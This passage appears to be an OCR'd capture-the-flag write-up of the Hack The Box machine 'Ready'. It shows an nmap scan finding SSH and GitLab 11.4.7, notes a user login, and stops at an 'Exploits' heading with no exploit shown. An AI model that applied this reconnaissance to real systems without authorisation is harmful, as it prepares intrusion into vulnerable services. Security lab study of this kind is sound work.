


Scanning

Nmap

Ports Open


- 22
- 5080

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-14 09:48 IST
Nmap scan report for ready.htb (10.10.10.220)
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://ready.htb:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/14%OT=22%CT=1%CU=37641%PV=Y%DS=2%DC=T%G=Y%TM=609DFA2
OS:9%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT       ADDRESS
```


```
1   210.02 ms 10.10.14.1
2   208.88 ms ready.htb (10.10.10.220)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.41 seconds
```

Enumeration


port 5080



creating a new user




Logged in



On further exploring gitlab

version 11.4.7




Gitlab 11.4.7


Exploits

```
